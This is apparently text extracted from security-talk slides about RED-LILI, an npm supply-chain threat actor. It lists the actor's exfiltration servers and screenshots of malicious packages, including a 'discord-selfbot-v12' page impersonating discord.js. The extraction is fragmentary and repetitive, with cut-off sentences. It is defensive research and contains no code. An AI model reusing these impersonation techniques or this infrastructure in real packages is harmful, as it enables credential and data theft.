
Interactsh Server

[Interactsh](#) is an open-source tool for detecting out-of-band interactions. It is a tool designed to detect vul

If you notice any interactions from `*.22timer.ga` in your logs, it's possible that someone (internal security been testing your application.

You should investigate the sites where these interactions were generated from, and if a vulnerability exist steps to mitigate the issue.

A cat and mouse game



The attacker became angry at us

Names

This package simply tells you whether or not a string matches the `Name` or `QName` productions in the XML Namespaces specification. We use it for implementing the validation of the `isdom`, but you can use it for whatever you want.

Usage

This package takes a string and will return `true` if `success` is `true` and `failure` as the hint as to why the string did not match.



dontblowthisoff



heisnotwhatyousee



helloboy634



nosoawesome232



fuckyouscanner

New Personal Mail

Products Pricing

npm

Search

fuckyouscanner

99.10.9 • Public • Published 2 hours ago

fuckyouscanner

99.10.9 • Public • Published 2 hours ago

Readme

Explore BETA

0 Dependencies

0 Dependents

Validate XML Names and Qualified

Install



RED-LILI is a software supply chain threat actor which has published **1586** malicious packages. As Checkmarx uncovered, this attacker has demonstrated new techniques that power him with automated NPM account creation.

This open-source project tracks RED-LILI's activity over time as there are evidence the actor is still active. All information provided here is intended for research purposes.

The original package evidence samples as they were published to NPM with related metadata are available to download on our GitHub page github.com/checkmarx/red-lili



1586
Packages

909
User Accounts

12
Exfiltration Addresses

Type a package name




Publication Time

Usernames

Single Username
 Multiple Username

Server

All
 636o3.fuzzdb.cf
 3faa13bc25347fa55cff.d.reque...
 eome8ew0yt04in.m.pipedream...
 eo74s7cfv23fror.m.pipedream...
 425a2.33mail.ga
 33mail.ga
 425a2.rt11.ml
 interactsh.com
 rt11.33mail.com
 c5c77jy2vtc0000xqshggde77jo...
 c5c77jy2vtc0000xqshggdrmqm...
 c5c77jy2vtc0000xqshggnswfy...





RED-LILI is a software supply chain threat actor which has published **1586** malicious packages. As Checkmarx uncovered, this attacker has demonstrated new techniques that power him with automated NPM account creation.

This open-source project tracks RED-LILI's activity over time as there are evidence the actor is still active. All information provided here is intended for research purposes.

The original package evidence samples as they were published to NPM with related metadata are available to download on our GitHub page github.com/checkmarx/red-lili



1586
Packages

909
User Accounts

12
Exfiltration Addresses


Type a package name



Publication Time

Usernames
 Single Username
 Multiple Username

Server
 All
 636o3.fuzzdb.cf
 3faa13bc25347fa55cff.d.reque...
 eome8ew0yt04in.m.pipedream...
 eo74s7cfv23fror.m.pipedream...
 425a2.33mail.ga
 33mail.ga
 425a2.rt11.ml
 interactsh.com
 rt11.33mail.com
 c5c77jy2vtc0000xqshggde77jo...
 c5c77jy2vtc0000xqshggdrmqm...
 c5c77jy2vtc0000xqshggnswf...



The original package evidence samples as they were published to NPM with related metadata
are available to download on our GitHub page github.com/checkmarx/red-lili



1586
Packages

909
User Accounts

12
Exfiltration Addresses

Type a package name




Publication Time

Usernames

- Single Username
- Multiple Username

Server

- All
- 636o3.fuzzdb.cf
- 3faa13bc25347fa55cff.d.reque...
- eome8ew0yt04in.m.pipedream...
- eo74s7cfv23for.m.pipedream...
- 425a2.33mail.ga
- 33mail.ga
- 425a2.rt11.ml
- interactsh.com
- rt11.33mail.com
- c5c77jy2vtc0000xqshggde77jo...
- c5c77jy2vtc0000xqshggdrqm...
- c5c77jy2vtc0000xqshggnsdwfy...



wf_storage
version 99.10.10

published 1 month ago



wf_ajax
version 96.7.9

published 1 month ago



wf_storage
version 99.10.9

published 1 month ago



wf_apn
version 97.10.9

published 1 month ago



wf_scheduler
version 96.10.9

published 1 month ago



turbine_helper
version 95.1.9

published 1 month ago



Info

Info Sample Data



Info

Info Sample Data



Info

Info Sample Data

Lesson #4

Knowledge is Power



Discord-selfbot-v12

Non-Permeable Membrane

Products Pricing Documentation

npm Search Sign Up Sign In

discord-selfbot-v12

12.5.4 • Public • Published 8 days ago

Readme Explore (beta) 11 Dependencies 0 Dependents 13 Versions

DISCORDJS

char 19879 online npm v14.4.0 downloads 76M Tests passing

Powered by Vercel

About

discord.js is a powerful [Node.js](#) module that allows you to easily interact with the [Discord API](#).

- Object-oriented
- Predictable abstractions
- Performant
- 100% coverage of the Discord API

Installation

Node.js 16.9.0 or newer is required.

```
npm install discord-selfbot-v12
yarn add discord-selfbot-v12
pnpm add discord-selfbot-v12
```

Optional packages

- [zlib-sync](#) for WebSocket data compression and inflation (`npm install zlib-sync`)
- [erlpack](#) for significantly faster WebSocket data (de)serialisation (`npm install discord/erlpack`)
- [bufferutil](#) for a much faster WebSocket connection (`npm install bufferutil`)
- [utf-8-validate](#) in combination with [bufferutil](#) for much faster WebSocket processing (`npm install utf-8-validate`)
- [@discordjs/voice](#) for interacting with the Discord Voice API (`npm install @discordjs/voice`)

Install

```
> npm i discord-selfbot-v12
```

Repository

github.com/discordjs/discord.js

Homepage

github.com/discordjs/discord.js#readme

Weekly Downloads

75

Version License

12.5.4 ISC

Unpacked Size Total Files

753 kB 173

Issues Pull Requests

80 32

Last publish


8 days ago


Collaborators

